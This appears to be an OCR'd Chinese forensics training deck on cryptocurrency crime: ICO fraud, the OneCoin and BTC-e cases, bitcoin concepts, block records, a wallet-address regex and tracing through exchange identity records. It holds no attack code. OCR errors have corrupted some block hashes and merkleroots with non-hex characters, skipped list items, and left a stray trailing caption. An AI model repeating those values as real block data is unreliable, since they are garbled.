
APP滥用挖矿脚本

加密数字货币与网络犯罪



加密数字货币与网络犯罪

代币发行融资（首次代币发行即ICO）：
融资主体通过代币的违规发售、流通，向投资者筹集比特币、以太币等所谓“虚拟货币”，本质上是一种未经批准非法公开融资的行为，涉嫌非法发售代币票券、非法发行证券以及非法集资、金融诈骗、传销等犯罪活动。




湖南宣判特大"维卡币"传销案:涉案16亿元35人获刑


3 加密数字货币追踪与溯源

加密数字货币追踪与溯源


2017年7月26日BTC-e老板亚历山大·维尼克因涉嫌洗钱40亿美元而被捕

据分析Mt Gox被盗的85万个比特币里，有将近30万个从亚历山大·维尼克手上经过





加密数字货币追踪与溯源




加密数字货币追踪与溯源

- 公钥、私钥：比特币的账户体系使用非对称加密算法,其中用到一对秘钥：公钥（publickey）和私钥（privatekey）。用公钥对数据进行加密后，只有对应的私钥才能解密；反之如果私钥用于加密，则只有对应的公钥才能解密。在发送比特币时，交易发起者使用私钥对他的交易申请进行签名，网络上的任何人都可以使用 对应的公钥对这个交易的合法性进行验证。
- 地址：比特币世界中，通过私钥可以计算得到公钥，公钥再经过一系列哈希及编码运算就得到地址，地址可以理解为公钥的摘要，由一串字符表示，例如：16FQCgFD5gBoJvD8kauX9oVoRQhs1NTvb4。地址使公钥更具可读性，类似于银行账号。
- 挖矿：比特币生产过程的形象说法。通过大量计算，完成系统要求的的工作量证明，系统就会奖励一定数量的比特币。
- 算力：在通过“挖矿”得到比特币的过程中，一个节点每秒钟能做多少次计算，就是其“算力”的代表，单位写成hash/s,简写h/s。1h/s表示1秒钟能做1次hash碰撞。1Kh/s=1000h/s，1Mh/s=1000Kh/s，1Gh/s=1000Mh/s，1Th/s=1000Gh/s，1Ph/s=1000Th/s
- 矿池：一般是对外开放的团队开采服务器，奖励的比特币算力占比分给矿工，其存在意义为提升比特币开采稳定性。

加密数字货币追踪与溯源

- 区块链



比特币最新区块已达四十八万多，
150多个Gb

Block No. 19999

```
"hash": "00000000ba36ab923dc90170a58ee3efb78cbebee0e0e5c4da3ab0b6e74d9124",
"confirmations": 382883,
"strippedsize": 215,
"size": 215,
"weight": 860,
"height": 19999,
"version": 1,
"versionHex": "00000001",
"merkleroot": "c1b09fa6bdc0b1ZbI5cc1400d536ffed29dd33b2e282093a48646d1b7b360c98",
"tx": [
"c1b09fa6bdc0b1ZbI5cc1400d536ffed29dd33b2e282093a48646d1b7b360c98"
],
"time": 1248291140,
"mediantime": 1248285917,
"nonce": 1065206531,
"bits": "1d00ffff",
"difficulty": 1,
"chainwork": "0000000000000000000000000000000000000000000000000004e204e204e20",
"previousblockhash": "00000000ab9c2795b0f5fafab6435deaecdf8e7f805b731c9575c3f74f25c73",
"nextblockhash": "00000000770abe59727ca5f6d535d8afb4ea4f4e757761a34ca52e17207d586"
```

Block No. 20000

```
"hash": "00000000770abe59727ca5f6d535d8afb4ea4f4e757761a34ca52e17207d586",
"confirmations": 382881,
"strippedsize": 215,
"size": 215,
"weight": 860,
"height": 20000,
"version": 1,
"versionHex": "00000001",
"merkleroot": "01f8255cad4f0060170f5cca22a5e0ca59fa62b3d26b69a34ac3100d876d14a4",
"tx": [
"01f8255cad4f0060170f5cca22a5e0ca59fa62b3d26b69a34ac3100d876d14a4"
],
"time": 1248291735,
"mediantime": 1248287332,
"nonce": 2406514246,
"bits": "1d00ffff",
"difficulty": 1,
"chainwork": "0000000000000000000000000000000000000000000000000004e214e214e21",
"previousblockhash": "00000000ba36ab923dc90170a58ee3efb78cbebee0e0e5c4da3ab0b6e74d9124",
"nextblockhash": "00000000234a3edf8dee4fe508d308c59d3bf41f73d975f30ed3f7b7c34d06c"
```

Block No. 20001

```
"hash": "00000000234a3edf8dee4fe508d308c59d3bf41f73d975f30ed3f7b7c34d06c",
"confirmations": 382882,
"strippedsize": 215,
"size": 215,
"weight": 860,
"height": 20001,
"version": 1,
"versionHex": "00000001",
"merkleroot": "3ee0787a0b8ab09db6f43d88c4daf813581f133777ba59e2a000754c27ldaaae",
"tx": [
"3ee0787a0b8ab09db6f43d88c4daf813581f133777ba59e2a000754c27ldaaae"
],
"time": 1248291868,
"mediantime": 1248287870,
"nonce": 16291518,
"bits": "1d00ffff",
"difficulty": 1,
"chainwork": "0000000000000000000000000000000000000000000000000004e224e224e22",
"previousblockhash": "00000000770abe59727ca5f6d535d8afb4ea4f4e757761a34ca52e17207d586",
"nextblockhash": "00000000277ac72576acaf634feab5666462803f38e3034535f3240572ec1e1d"
```

- 比特币钱包

现场勘查注意：钱包的形式，搜索关键词，正则表达式

挖矿

交易

购买

冷钱包
热钱包


- 软件钱包
- Web钱包
- 纸张存储
- 硬件钱包

地址规律：
1. 26-35位字母数字大小写字符
2. 1或3开头
5. 没有大写“O” (小写o可以)
6. 没有大写“I” (小写i 可以)
7. 没有小写“l” (大写L 可以)
8. 没有数字“0”


正则表达式：[13][a-km-zA-HJ-NP-Z1-9]{25,34}

加密数字货币追踪与溯源

比特币历史交易追踪




https://blockchain.info/



https://blockexplorer.com/

比特币历史交易追踪



SilkRoad

比特币兑换是溯源的机会
比特币交易所一般需要提供：

- 身份证或护照
- 地址证明
- 银行账户

需要更加紧密的国际合作

比特币历史交易追踪





FIGURE 5.6: Forum post by *altoid* a.k.a. Dread Pirate Roberts leaking 